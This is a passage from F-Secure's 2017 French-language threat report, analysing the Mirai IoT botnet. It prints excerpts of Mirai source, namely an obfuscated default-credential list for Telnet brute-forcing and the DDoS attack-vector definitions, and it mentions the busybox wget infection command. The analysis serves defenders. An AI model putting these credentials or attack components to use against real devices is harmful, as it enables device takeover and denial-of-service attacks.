add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1);  // root    dreambox
```

```
add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                    // root    user
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);        // root    realtek
add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12", 1);    // root    00000000
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13\x13", 1);    // admin   1111111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1);                // admin   1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1);            // admin   12345
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\x11\x10\x13", 1);            // admin   54321
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17\x14", 1);        // admin   123456
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // admin  7ujMko0admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x16\x11\x10\x13", 1);                // admin   1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);                // admin   pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);        // admin   meinsm
add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                    // tech    tech
add_auth_entry("\x4F\x4D\x56\x4A\x47\x50", "\x44\x57\x41\x49\x47\x50", 1); // mother   fucker
```

Méthode d'infection

Une fois la connexion réussie, Mirai se réplique via le port 80 (HTTP). D'autres ports, tels que TFTP, peuvent également être utilisés.

L'infection se fait par le biais de commandes en clair sur les connexions Telnet, telles que "/ bin / busybox wget".

Le bot Mirai recherche de nouveaux dispositifs vulnérables, ce qui en fait techniquement un ver.

Vecteurs de cyber attaques DDoS

Le code source révèle les vecteurs de cyber attaques DDoS suivants :

```
#define ATK_VEC_UDP      0  /* Straight up UDP flood */
#define ATK_VEC_VSE      1 /* Valve Source Engine query flood
*/
#define ATK_VEC_DNS      2  /* DNS water torture */
#define ATK_VEC_SYN      3  /* SYN flood with options */
#define ATK_VEC_ACK      4  /* ACK flood */
#define ATK_VEC_STOMP    5 /* ACK flood to bypass mitigation
devices */
#define ATK_VEC_GREIP    6  /* GRE IP flood */
#define ATK_VEC_GREETH   7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY   8 /* Proxy knockback connection
*/
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized
for speed */
#define ATK_VEC_HTTP 10 /* HTTP layer 7 flood */
```

Ces vecteurs peuvent être déclenchés à partir du panneau Web CnC.

Agents utilisés par les inondations HTTP

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7

Persistance

Mirai ne dispose d'aucune méthode de persistance connue. Redémarrer les périphériques infectés suffit à se débarrasser de l'infection. Mais une réinfection peut se produire rapidement. En un sens, le comportement agressif de Mirai constitue, en soi, une méthode de persistance particulièrement efficace.

Tuer les autres bots : les Mirai « bot wars »

Le code source Mirai peut neutraliser d'éventuels processus conflictuels. Une « guerre de bot » peut alors se produire au sein des objets connectés vulnérables. Mirai n'est pas le seul malware à jouer à ce jeu. D'autres présentent un fonctionnement similaire :

- BASHLITE – malware visant les objets connectés
- Linux.Darlloz – malware visant les objets connectés
- Remaiten - autre bot DDoD visant les objets connectés
- Linux.Wifatch

Des phénomènes d'instabilité, des redémarrages ou des décrochages peuvent indiquer une infection.

Attribution

Le nom « Mirai », le nom d'appareil « /dev/.nippon » et l'identifiant « Anna-senpai » font penser qu'une entité japonaise pourrait être à l'origine de Mirai. Mais il n'est pas possible de l'affirmer avec certitude.

Les IP exclues du champ d'action de Mirai (voir « Méthodes de balayage ») peuvent également offrir quelques indications précieuses concernant les auteurs de la cyber attaque.

Pour plus d'informations

- https://www.symantec.com/connect/blogs/mirai-what-you-need-know-about-botnet-behind-recent-major-ddos-attacks
- https://www.malwaretech.com/2016/10/mapping-mirai-a-botnet-case-study.html

CE RAPPORT VOUS A ÉTÉ PROPOSÉ PAR F-SECURE

Équipe F-Secure

Adam Pilkey, Alia Hilyati Ahmad Anuar, Andy Patel, Erka Koivunen, Frederic Fritz Vila, Henri Lindberg, Henri Nurmi, Jarkko Turkulainen, Jason Sattler, Karmina Aquino, Klas Kindström, Krzysztof Marciniak, Leszek Tasiemski, Melissa Michael, Mikael Albrecht, Mikko Hyppönen, Päivi Tynninen, Sean Sullivan, Siti Sarah Jamaludin, Tomi Tuominen

Contributeurs extérieurs

Perttu Halonen, Juhani Eronen, Olaf Pursche, Martijn Grooten

WE SEE THINGS OTHERS DON'T

© 2017 F-Secure Corporation. Tous droits réservés. « F-Secure » et le logo F- sont des marques déposées de F-Secure Corporation. Les noms de produits et de technologies F-Secure ainsi que les logos F-Secure sont des marques de commerce ou des marques déposées de F-Secure Corporation. Tous les autres noms de produits et logos référencés dans le présent document sont des marques de commerce ou des marques déposées de leurs propriétaires respectifs.

Revision RTM 1.0

F-SECURE CYBER SÉCURITÉ ÉTAT DES LIEUX 2017

PARTAGER CE RAPPORT